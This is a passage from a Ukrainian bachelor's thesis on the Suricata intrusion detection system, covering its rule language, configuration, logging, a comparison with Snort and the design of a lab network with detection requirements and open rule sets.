Ці варіанти дозволяють чітко налаштовувати, хто саме отримає індикацію про блокування трафіку, що корисно для специфічних сценаріїв безпеки, наприклад, при скануванні портів або наявності атак типу DDoS.

Наступною частиною правила Suricata після дії є заголовок. Заголовок має чітко визначений формат та містить протокол, IP-адреси, порти та напрямок трафіку, до якого застосовується правило. Заголовок визначає, на який тип трафіку має реагувати правило, що дозволяє налаштовувати досить детальну фільтрацію трафіку.

Першим елементом у заголовку правила вказується протокол, який визначає тип трафіку для аналізу. Доступність протоколів залежить від того, чи увімкнені вони в конфігурації Suricata[16]. На рисунку 1.5 наведено перелік протоколів, які підтримуються в Suricata.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		20




Рисунок 1.5 – Перелік протоколів, класифікованих за моделлю OSI, які підтримуються в Suricata

Після протоколу задається джерело та призначення трафіку використовуючи IP-адреси та порти. Порти задаються одразу після IP-адрес як для джерела, так і для призначення. Перший порт після протоколу вказує джерело трафіку, а другий – порт призначення. Однак вказаний порт не впливає на те, який саме протокол використовується в з’єднанні[16].

Для більш гнучкого налаштування IP-адрес та портів допускається використання спеціальних операторів. В таблиці 1.2 наведено перелік спеціальних операторів в Suricata.

Таблиця 1.2

Перелік спеціальних операторів в Suricata

Оператор	Опис	Застосування	Приклад
../..	Використовується для зазначення діапазонів	Лише для IP-адрес	192.168.0.0/24
:		Лише для портів	[1:80] [1024:]
!	Використовується для виключення або заперечення	Для IP-адрес та портів	!192.168.1.1 !192.168.0.0/24 !80
[..., ...]	Використовується для групування кількох IP-адрес і портів або діапазонів IP-адрес і портів	Для IP-адрес та портів	[192.168.1.1, 10.0.0.0/8]

Напрямок трафіку задається за допомогою стрілки, що визначатиме, в якому напрямку Suricata буде аналізувати трафік. У більшості правил використовується

стрілка направо, яка вказує, що правило буде застосовуватися тільки до пакетів у цьому напрямку, тобто від джерела до призначення. Проте можна використовувати двонаправлену стрілку для аналізу трафіку одразу в обох напрямках.

Останньою та найважливішою частиною мови правил Suricata є опції. Опції – це параметри, які містяться у дужках правила розділяються крапкою з комою. Вони дозволяють виконувати глибокий аналіз трафіку і використовуються для перевірки вмісту пакетів, класифікації правил або створення спеціальних повідомлень у журналах. На відміну від заголовків, які фільтрують трафік на рівні IP-адрес та портів, опції дозволяють фільтрувати дані всередині пакета.

Формат опцій зазвичай виглядає як ключ-значення і розділяється двокрапкою. Проте деякі опції не мають значення, а лише ключове слово[16]. Опції мають певний порядок, і зміна їхнього порядку змінить значення правила[16].

В мові правил Suricata існує як багато залежних від протоколу ключових слів, так і низка мета-ключових слів. Мета-ключові слова не впливають на перевірку мережевого трафіку та не залежать від протоколу, але вони впливають на те, як Suricata повідомляє про події та попередження[17]. Однією з найчастіше вживаних мета-ключових слів є ключове слово `msg`. Воно містить в собі текстове повідомлення, яке пояснює причину спрацьовування правила і полегшує аналіз журналів.

Для ідентифікації правил використовується мета-ключове слово `sid`. У якості значення задається ціле число, більше за нуль. Suricata не має чітких правил щодо вибору числа для ідентифікатора, проте два правила не повинні мати однаковий ідентифікатор, оскільки це призведе до помилки під час запуску. Для готових наборів правил є зарезервований діапазон ідентифікаторів. Наприклад, для набору правил `Emerging Threats Open` цей діапазон знаходиться в межах від 2400000 до 2609999, а для користувацьких правил – від 1000000 до 1999999.

Зазвичай разом з ідентифікатором вказується версія правила за допомогою мета-ключового слова `rev`. Це ключове слово використовується для позначення того, що правило було модифіковано.

В Suricata також можна класифікувати трафік, для якого було створено правило, за допомогою мета-ключового слова `classtype`. В якості значення вказується

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		22

попередньо налаштована категорія у конфігураційному файлі. Категорія складається з короткої назви, повної назви та пріоритету. На рисунку 1.6 зображено частину конфігураційного файлу з категоріями, які використовуються у правилах Emerging Threats Open.

```

1 #
2 # config classification:shortname,short description,priority
3 #
4
5 config classification: not-suspicious,Not Suspicious Traffic,3
6 config classification: unknown,Unknown Traffic,3
7 config classification: bad-unknown,Potentially Bad Traffic, 2
8 config classification: attempted-recon,Attempted Information Leak,2
9 config classification: successful-recon-limited,Information Leak,2
10 config classification: successful-recon-largescale,Large Scale Information Leak,2
11 config classification: attempted-dos,Attempted Denial of Service,2
12 config classification: successful-dos,Denial of Service,2
13 config classification: attempted-user,Attempted User Privilege Gain,1
14 config classification: unsuccessful-user,Unsuccessful User Privilege Gain,1
15 config classification: successful-user,Successful User Privilege Gain,1
16 config classification: attempted-admin,Attempted Administrator Privilege Gain,1
17 config classification: successful-admin,Successful Administrator Privilege Gain,1

```

Рисунок 1.6 – Класифікація трафіку в правилах від Emerging Threats Open

Ключове слово *reference* дає можливість додавати до правила посилання на джерела інформації про проблему, яку це правило намагається вирішити. Наприклад, для відомих вразливостей можна вказувати відповідний CVE-ідентифікатор або URL-адресу документації.

В Suricata активно використовують механізм контекстно-залежного аналізу Flowbits. У класичній моделі сигнатурного аналізу кожне правило в Suricata виконується ізольовано. Flowbits дозволяє зберігати логічний стан для кожного окремого мережевого потоку та використовувати його в межах інших сигнатур. Flowbits складається з двох частин: дії, яку потрібно виконати та назви[15]. Дії це умовні прапорці, які зберігаються під час обробки мережевого потоку. Всього є шість операцій з прапорцями[15]:

1. Set – встановлює прапорець.
2. Isset – перевіряє, чи прапорець був встановлений.
3. Toggle – перемикає значення прапорця на протилежне.
4. Unset – очищає прапорець.
5. Isnotset – перевіряє чи прапорець не встановлений.
6. Noalert – вказує, що правило не повинне створювати сповіщення.

Основною перевагою Flowbits є можливість створення контекстної логіки без необхідності програмування. Вони дозволяють реалізувати умовні сценарії, які виявляються загрози за комбінацією ознак у певному порядку. Однак вони працюють лише в рамках одного мережевого потоку, тому не можуть бути використані для кореляції подій між різними потоками. До того ж вони потребують ретельного планування логіки, щоб уникнути конфліктів між правилами.

Також модуль виявлення загроз відповідає за зіставлення правил, які були завантажені під час запуску, з мережевим трафіком. Для підвищення продуктивності та зменшення споживання ресурсів Suricata використовує механізм групування сигнатур[12]. Групування дозволяє уникати зайві перевірки всіх сигнатур для кожного пакета, наприклад, ігнорувати правила для TCP при обробці UDP-пакетів[12].

Групування сигнатур базується на різних параметрах, що дає змогу ефективно розподіляти сигнатури у відповідні контейнери – «sig group heads». У середині кожної такої групи також визначається контекст для механізму пошуку шаблонів MPM, що суттєво впливає на продуктивність та споживання пам'яті. Більшість сигнатур, що використовуються в Suricata, містять один або кілька шаблонів. MPM-алгоритм використовує лише один шаблон з кожної сигнатури для первинного аналізу. Це дозволяє значно скоротити кількість сигнатур, які потребують подальшої перевірки: якщо шаблон не відповідає, вся сигнатура автоматично відкидається. Процес обробки виглядає наступним чином[12]:

1. Вхідний пакет потрапляє до системи.
2. Пакет аналізується механізмом MPM.
3. Якщо знайдено збіги з шаблонами, відповідні сигнатури передаються на подальшу перевірку іншим механізмам Suricata.

Механізм багатошаблонного пошуку реалізований в Suricata трьома способами[10]:

- алгоритмом Ахо-Корасік (найповільніший);
- модифікованим алгоритмом Ахо-Корасік (швидше за звичайний алгоритм Ахо-Корасік);
- бібліотекою Hyperscan від Intel (найшвидший).

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		24

На рисунку 1.7 схематично зображено процес групування правил в Suricata.




Рисунок 1.7 – Схема процесу групування правил в Suricata

Окрім Snort-подібних правил, Suricata підтримує правила, написані скриптовою мовою програмування Lua. Вони зазвичай використовуються як механізм розширення для аналізу трафіку, який не можна реалізувати Snort-подібними правилами. Lua-скрипти вбудовуються в сигнатури через ключове слово «lua» і тісно з ними взаємодіють. Перед тим як Lua-скрипт виконається, Suricata перевіряє трафік на відповідність сигнатурою. На рисунку 1.8 зображено приклад сигнатури з використанням Lua-скрипта для перевірки вмісту URL на наявність слова «admin».

local.rules	check_uri.lua
<pre> alert http any any -> any any (msg:"Lua-based HTTP URI match"; flow:to_server,established; lua:check_uri.lua; sid:100001;) </pre>	<pre> function init(args) local needs = {} needs["http.uri"] = true return needs end function match(args) local uri = tostring(args["http.uri"]) if uri and uri:match("admin") then return 1 end return 0 end </pre>

Рисунок 1.8 – Приклад використання Lua для виявлення загроз в Suricata

Використання Lua-скриптів у Suricata має суттєві обмеження та в більшості випадків не рекомендоване для високопродуктивного середовища. Основним обмеженням є відсутність підтримки асинхронного виконання, тобто кожен скрипт блокує потік обробки на час виконання. Синхронне виконання скриптів практично відкидає можливість використання більшості функцій вводу і виводу.

Налаштування Suricata здійснюється через редагування конфігураційного файлу, який написаний у форматі YAML версії 1.1. Конфігураційний файл поділяється на декілька частин. Перша частина конфігураційного файлу Suricata визначає змінні для роботи системи, зокрема IP-адреси та порти, що використовуються в правилах.

Друга частина налаштування передбачає визначення місця та способу зберігання файлів журналу. Suricata підтримує декілька форматів журналювання, проте одночасне увімкнення їх всіх призведе до значного зниження продуктивності та використання більшого дискового простору[12]. Деякі файли журналу вже вважаються застарілими та будуть видалені в наступних версіях Suricata. Досі актуальними форматами журналювання є:

- fast.log – це найменш деталізований та найкомпактніший файл журналу, який містить записи про мережеві події, такі як виявлені загрози і підозрілі активності;
- eve.json – це гнучкий файл журналу у форматі JSON, в якому зберігається детальна та структурована інформація про мережеві події;
- pcap – це формат файлу, який використовується для збереження копій мережевих пакетів для подальшого аналізу;
- alert-debug.log – це тип журналу, який надає детальну додаткову інформацію про події, що викликають спрацювання правил;
- stats.log – це тип журналу, який надає інформацію про продуктивність системи, оброблені потоки, кількість спрацювань та інші метрики про роботу системи.

Попри велику кількість підтримуваних форматів журналювання, формат Eve стає стандартом де-факто для Suricata, а всі типи подій експортуються в цей формат[7]. Оскільки формат JSON є стандартним форматом для багатьох систем та сервісів, він легко інтегрується з системами моніторингу, аналітики та управління журналами, такими як Elastic-стек, Wazuh та іншими. На рисунку 1.8 наведено приклад запису у файлі журналу Eve зі сповіщенням про потенційне сканування SSH.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		26

Обсяг інформації про подію, яка буде збережена у файлі журналу Eve, залежить від типу події та поточних налаштувань в конфігураційному файлі Suricata.

```

3  "timestamp": "2018-03-24T14:37:19.037299-0600",
4  "flow_id": 928532049924531,
5  "event_type": "alert",
6  "src_ip": "0.0.0.0",
7  "src_port": 26078,
8  "dest_ip": "10.47.8.150",
9  "dest_port": 22,
10 "proto": "TCP",
11 "alert": {
12     "signature_id": 2001219,
13     "rev": 20,
14     "signature": "ET SCAN Potential SSH Scan",
15     "category": "Attempted Information Leak",
16     "severity": 2
17 },
18 "flow": {
19     "pkts_toserver": 1,
20     "pkts_toclient": 0,
21     "bytes_toserver": 74,
22     "bytes_toclient": 0
23 }

```

Рисунок 1.8 – Приклад запису у файлі журналу Eve

Крім того, Suricata здатна відстежувати файли, які передаються через мережу через незахищені канали зв'язку. Вилучання файлів з потоків даних працює лише для деяких протоколів прикладного рівня: HTTP, FTP, SMB, NFS та SMTP[14]. Для протоколу HTTP, синтаксичний аналізатор може виконувати розархівування даних для запиту або відповіді. Можливість витягувати файли дозволяє Suricata генерувати події, які містять деталі про файл, такі як його ім'я, хеші, а також визначення типу файлу на основі його вмісту.

Наступна частина конфігураційного файлу полягає у налаштуванні мережових інтерфейсів для захоплення пакетів.

Четвертий розділ конфігураційного файлу відповідає за налаштування аналізу протоколів прикладного рівня. Кожен протокол можна увімкнути, вимкнути або дозволити його виявлення без глибокого аналізу. Для деяких протоколів задаються додаткові параметри, такі як порти для виявлення, обмеження розміру повідомлень, глибину аналізу потоку та інші.

В решті конфігураційного файлу знаходяться розширені налаштування Suricata. Ці налаштування керують загальними параметрами роботи Suricata, включаючи безпеку, продуктивність, режим запуску, механізми аналізу трафіку та управління ресурсами.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		27

1.3 Функціональні відмінності Suricata від Snort

Suricata є популярною системою для виявлення та запобігання вторгненням, що активно використовується для мережевої безпеки. Однак існують не менш популярні альтернативні рішення, як безкоштовні, так і комерційні, які пропонують різні функціональні можливості для моніторингу мережі, аналізу трафіку та забезпечення захисту від загроз.

Однією з найбільш відомих альтернатив є Snort – система виявлення та запобігання вторгнень з відкритим програмним кодом, розроблена компанією Sourcefire в 1998 році. Вона була однією з перших IDS систем, яка привернула увагу завдяки своїй здатності виявляти мережеві загрози за допомогою сигнатур. Завдяки цій технології Snort зміг стати стандартом у галузі мережевого захисту, і на сьогодні він є однією з найбільш популярних систем у світі, що активно використовується у великих і малих організаціях.

У 2013 році Sourcefire була придбана компанією Cisco, що дало Snort додаткові ресурси та можливості для розвитку. Завдяки інтеграції з сервісами Cisco, користувачі можуть отримати професійну підтримку, доступ до додаткових можливостей захисту мережі, регулярні оновлення правил та консультації через комерційні підписки. Snort є дуже популярним серед користувачів, які віддають перевагу простоті інтеграції і налаштування.

Протягом тривалого часу Snort поступався своєю функціональністю в порівнянні з Suricata. Причиною цього були обмеження архітектури Snort 2, а саме: однопоточна обробка, обмеження в обробці багатозадачності та більш спрощена підтримка сучасних мережевих протоколів. Однак з виходом Snort 3 в 2021 році, значну частину недоліків було вирішено. Snort 3 має суттєво вдосконалену архітектуру, яка підтримує багатопоточну обробку та забезпечує значно вищу продуктивність у порівнянні з попередньою версією та покращену підтримку нових протоколів.

У питаннях підтримки і спільноти Snort може мати перевагу завдяки своїй історичній популярності, тоді як тоді як Suricata пропонує швидший цикл релізів і більш відкриту екосистему[21].

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		28

Snort має високу сумісність із старими системами та є добре інтегрованим в корпоративні середовища. Якщо в організації вже використовується обладнання чи ПЗ від Cisco, зокрема Cisco Firepower Threat Defense, то Snort може краще вписатися в таке середовище, оскільки він є основою цих продуктів.

Відсутність підтримки методу JA3 є одним з функціональних недоліків в Snort у порівнянні з Suricata. Більше того, Snort не забезпечує доступ до важливих характеристик TLS-з'єднань, таких як ідентифікатор імені сервера, інформація про суб'єкта або видавця сертифіката. Через ці технічні обмеження Snort є несумісним із правилами, які активно використовуються для виявлення шкідливої активності. Наприклад, правила, що публікуються в рамках Abuse.ch, часто базуються саме на властивостях TLS-з'єднань і відбитках JA3. Такі правила легко інтегруються в Suricata, проте залишаються недоступними для Snort.

Також в Snort немає офіційного способу автоматизації встановлення, видалення та оновлення правил. В Suricata утиліта Suricata-Update дозволяє користувачам без зайвих зусиль здійснювати активацію, деактивацію та оновлення наборів правил. У випадку Snort 3 процес управління правилами передбачає більше ручної роботи або використання сторонніх утиліт таких як PulledPork, які автоматизують деякі аспекти оновлення правил. Однак ці інструменти не є офіційними і потребують додаткових налаштувань і інтеграцій. Вони не забезпечують такого рівня інтеграції і функціональності, яку надає Suricata-Update.

Обидві системи виявлення вторгнень підтримують формат JSON для журналювання подій, але існують певні відмінності у способах організації та структурі цих форматів для кожної з систем. У Snort 3 формат JSON на даний момент використовується для запису сповіщень лише про сигнатури. Це включає базову інформацію про події, що були виявлені на основі спрацьовування правил. Suricata, навпаки, має значно більш розвинену підтримку JSON для різних типів подій. Вона не тільки фіксує сповіщення, але надає додаткову інформацію, наприклад, інформацію про мережеві потоки, роботу протоколів HTTP, DNS, статичні дані про роботу системи тощо.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		29

Також Snort має деякі обмеження з продуктивністю при обробці великого обсягу трафіку, особливо на фоні Suricata. Suricata демонструє найкращу стабільність у роботі та знижений рівень втрат пакетів в порівнянні з Snort 2 та Snort 3, що свідчить про її високу ефективність при обробці трафіку[1].

В таблиці 1.3 наведено порівняння Suricata та Snort за основними характеристиками.

Таблиця 1.3

Порівняння Suricata та Snort

Характеристика	Suricata	Snort
Рік випуску	2010	1998
Розробник	OISF	Cisco Systems (раніше Sourcefire)
Ліцензія	GNU General Public License v2.0	GNU General Public License v2.0
Продуктивність	Висока продуктивність	Нижча на великих потоках
Використання ресурсів	Потребує більше	
Підтримка JA3	Так	Ні
Мова правил	Схожа на Snort, але з модифікаціями	Стандартна мова правил Snort
Керування правилами	Suricata-Update або вручну	Потрібно оновлювати вручну або через сторонні інструменти
Система підтримки	Активна спільнота та підтримка від OISF	Величезна спільнота та підтримка від Cisco
Вартість	Безкоштовно, з можливістю підписки на платні набори правил	Безкоштовно, з можливістю підписки на платні набори правил

Висновки до першого розділу

У першому розділі були розглянуті основні принципи роботи систем виявлення вторгнень, зокрема класифікація IDS та можливості виявлення атак у зашифрованому трафіку, що є важливим аспектом для сучасних мережевих загроз. Окремо було описано теоретичні аспекти функціонування Suricata, її архітектуру, мову правил та функціональні можливості. Порівняння Suricata з Snort вказало на численні переваги Suricata, такі як підтримка JA3, Suricata-Update та розширене журналювання в JSON.

РОЗДІЛ 2 ПРОЕКТУВАННЯ МЕРЕЖЕВОЇ ІНФРАСТРУКТУРИ ТА ПІДСИС- ТЕМИ ВИЯВЛЕННЯ ВТОРГНЕНЬ НА БАЗІ SURICATA

2.1 Проектування мережевої архітектури

Для впровадження підсистеми виявлення вторгнень та моніторингу мережевої активності необхідно попередньо спроектувати архітектуру мережі, яка дозволить забезпечити надійне перехоплення трафіку для подальшого його аналізу системою. Правильно побудована мережева інфраструктура забезпечує масштабованість, керованість та ізоляцію функціональних компонентів системи.

У межах цього проекту мережа розглядається як середовище для розгортання підсистеми Suricata, що працює в режимі IDS, а також пов'язаної з нею системи зберігання й візуалізації даних на основі Elasticsearch та Kibana. Основним завданням архітектури є організація такого підключення, за якого аналіз трафіку здійснюватиметься пасивно, без впливу на роботу робочих станцій користувачів та серверів.

На рисунку 2.1 зображено спроектовану схему мережі.




Рисунок 2.1 – Схема мережі з системою Suricata

Для побудови пасивної системи моніторингу одним із основних завдань є визначення точок контролю – місць у мережі, де трафік можна перехоплювати для

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				31
Змн.	Арк.	№ докум.	Підпис	Дата		

подальшого аналізу. У межах даного проекту основною точкою контролю є комутатор SW-1, до якого підключені робочі станції та інші пристрої, що генерують мережеву активність. Саме цей сегмент мережі є найбільш інформативним з точки зору виявлення потенційних вторгнень, а також дозволяє контролювати трафік між кінцевими користувачами та зовнішніми ресурсами.

Мережева архітектура включає окремий сервер для Suricata, який обладнаний двома мережевими інтерфейсами. Один з них призначений виключно для збору мережевого трафіку – він підключений до порту комутатора, на який надходить трафік з інших портів. Цей інтерфейс працює в режимі прослуховування, не має IP-адреси і не використовується для жодного виду мережевої взаємодії, окрім пасивного захоплення пакетів. Завдяки цьому він не може бути задіяний для встановлення з'єднань із зовнішніми системами.

Інший інтерфейс використовується для службових потреб – адміністрування системи, а також для оновлень і комунікації з іншими сервісами. Це дає змогу розділити трафік, який аналізується, від службового трафіку, що забезпечує стабільність роботи обох процесів і мінімізує ризики конфліктів або навантаження на систему.

Маршрутизатор R-1 забезпечує взаємозв'язок локального сегменту з глобальною мережею Інтернет, а також реалізує службові функції, які необхідні для повноцінного функціонування мережі. Його основні обов'язки полягають у маршрутизації, трансляції адрес, динамічному призначенні IP-адрес за допомогою DHCP, обробці DNS-запитів та забезпеченні захищеного доступу для адміністрування.

Робоча станція WS-1 призначена для моделювання поведінки стандартного користувача мережі. На цій машині встановлено операційну систему Windows, що дозволяє максимально наблизити сценарії до реальних умов експлуатації. Серед типових дій, які імітуються на WS-1:

- вихід в Інтернет через браузер;
- запити до DNS;
- використання типових служб, оновлення ОС, завантаження файлів;
- взаємодія з внутрішніми та зовнішніми ресурсами.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		32

Таким чином, робоча станція WS-1 генерує легітимний трафік, який є важливим для тренування правил виявлення та аналізу хибно-позитивних спрацювань системи Suricata. Крім того, на WS-1 можливо імітувати потенційно небезпечні дії користувача, такі як відкриття шкідливих посилань, завантаження файлів із сумнівних джерел, що дозволяє перевірити, чи здатна система IDS розпізнати загрози такого типу.

Друга робоча станція, WS-2, є спеціалізованою машиною, призначеною для ініціювання та моделювання мережових атак з метою тестування підсистеми виявлення вторгнень. На WS-2 встановлено набір інструментів, які можуть бути використані для:

- сканування портів та мереж;
- атаки типу DoS;
- спроби підбору паролів;
- експлуатації вразливостей;
- модифікації та перехоплення трафіку;
- надсилання спеціально сформованих пакетів для перевірки правил Suricata.

Оскільки обидві робочі станції розміщені в одному сегменті мережі, між ними можлива пряма взаємодія. Це дає змогу моделювати внутрішні атаки, які часто є найнебезпечнішими для організацій. Також трафік, що генерується при таких взаємодіях, є цінним для аналізу з боку системи Suricata.

2.2 Проектування системи виявлення вторгнень Suricata

2.2.1 Вимоги до підсистеми виявлення вторгнень

Під час проектування підсистеми виявлення вторгнень необхідно чітко визначити вимоги до системи, які гарантують надійний та ефективний моніторинг мережевої активності, виявлення потенційних загроз та забезпечення швидкої реакції на них.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		33

Однією з вимог є здатність виявляти з'єднання, що використовують нестандартні порти для комунікації. Використання нестандартних портів є одним із методів, який часто застосовують кіберзлочинці для обходу традиційних систем фільтрації. Для цього необхідно створити механізми, що дозволяють виявляти підозрілі з'єднання на портах, не пов'язаних із звичними мережевими службами, такими як HTTP, HTTPS або SSH, що можуть свідчити про наявність несанкціонованої комунікації.

Іншою важливою вимогою є виявлення мережевої активності, пов'язаної з анонімізацією трафіку через Tor. Мережа Tor часто використовується для приховування реальних IP-адрес, що значно ускладнює процес виявлення зловмисників. Система повинна бути здатна виявляти з'єднання, що використовують Tor, шляхом аналізу трафіку, пов'язаного з його мережею.

Виявлення сканувань мережі за допомогою інструментів, таких як Nmap, є ще однією критичною вимогою для підсистеми. Nmap широко використовується для сканування мережі з метою виявлення відкритих портів і служб. Використання таких інструментів може свідчити про підготовку до атаки або вже здійснену спробу проникнення в мережу.

Ще однією важливою вимогою є виявлення VPN-з'єднань. Використання віртуальних приватних мереж є популярним способом маскування джерела атаки та обходу фільтрації трафіку.

Не менш важливим є виявлення використання Reverse Shell для віддаленого управління в ході атак. Одним з інструментів, що активно використовуються зловмисниками для віддаленого виконання команд, є Metasploit, який може встановлювати з'єднання такого типу. Suricata повинна виявляти такі з'єднання через специфічні патерни, які характерні для цього виду з'єднань.

Крім того, наявність механізму для виявлення завантаження шкідливих файлів є ще однією важливою вимогою. Система повинна бути здатна розпізнавати спроби завантаження файлів, що можуть містити шкідливі програми або бути частиною атаки. Це включає аналіз метаданих HTTP-запитів, що вказують на заванта-

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		34

ження файлів із сумнівних або відомих шкідливих джерел. Для виявлення шкідливих файлів, система також повинна мати механізм для збереження хешів завантажених файлів, таких як MD5, SHA1 або SHA256.

Наступною вимогою є виявлення атак типу DHCP Starvation та DHCP Spoofing. Система повинна бути здатна виявляти шкідливу активність пов'язану з протоколом DHCP через аномальні шаблони DHCP-запитів та відповідей.

Нарешті, одним із важливих аспектів є виявлення тунелювання через протокол DNS – методу, який дозволяє передавати дані через запити до DNS-серверів, що можуть обходити традиційні засоби моніторингу трафіку. Такі тунелі можуть використовуватися для прихованої передачі команд і даних, тому система повинна бути здатна виявляти аномальне використання протоколу DNS.

2.2.2 Інтеграція відкритих наборів правил

Для ефективного виявлення загроз у системі Suricata буде інтегровано декілька відомих відкритих наборів правил, а саме:

- Emerging Threats Open;
- Abuse.ch SSLBL C2;
- Abuse.ch SSLBL JA3;
- Abuse.ch Urlhaus;
- PAW Patrules;
- OISF Traffic ID;
- Tgreen Hunting;
- Aleksibovellan Nmap;
- Etnetera Aggressive.

Особливе місце серед відкритих наборів правил посідає Emerging Threats Open. Він є найпоширенішим і гарно підтримуваним набором як для системи Suricata, так і Snort. Цей набір охоплює десятки категорій загроз і є основною для системи виявлення вторгнень.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		35

Організація Abuse.ch надає одразу декілька наборів для різних типів загроз. Перим набором є Abuse.ch SSLBL C2, який містить правила для виявлення шкідливих TLS і SSL-сертифікатів ботнетів та C2-серверів. Другим набором є SSLBL JA3, який забезпечує ідентифікацію шкідливої активності на основі методу JA3, що дозволяє виявляти зашифровані з'єднання, типові для зловмисного програмного забезпечення. Іншим важливим набором є URLhaus, який також підтримується проектом abuse.ch і спрямований на виявлення HTTP-запитів до доменів або URL-адрес, які використовуються для поширення шкідливого ПЗ.

Набір користувацьких правил PAW Patrules розроблено незалежним дослідником безпеки і охоплює різноманітні типи атак. Особливу увагу приділено експлойтам, скануванням портів, базовим сигнатурам C2-зв'язку та мережевим аномаліям.

Набір правил Traffic ID від OISF надає сигнатури для ідентифікації типів трафіку. Він не завжди фокусується на шкідливих діях, але допомагає класифікувати протоколи, виявляти тунелювання та нетипову поведінку, що може стати частиною складніших атак.

Набір Tgreen Hunting від дослідника Тревіса Гріна орієнтований на виявлення підозрілої або аномальної активності, що може свідчити про нові чи ще не класифіковані атаки. Він включає правила для моніторингу DNS, HTTP, TLS, JA3, User-Agent та специфічного трафіку для зловмисного ПЗ та C2.

Для виявлення активності сканування портів інструментом Nmap використовується набір правил створений Олексі Бовелланом. Цей набір фокусується на розпізнаванні різних типів сканувань: TCP SYN, UDP, NULL, XMAS, FIN та інших. Правила також включають сигнатури для виявлення сканування інформації про ОС, яке виконує Nmap.

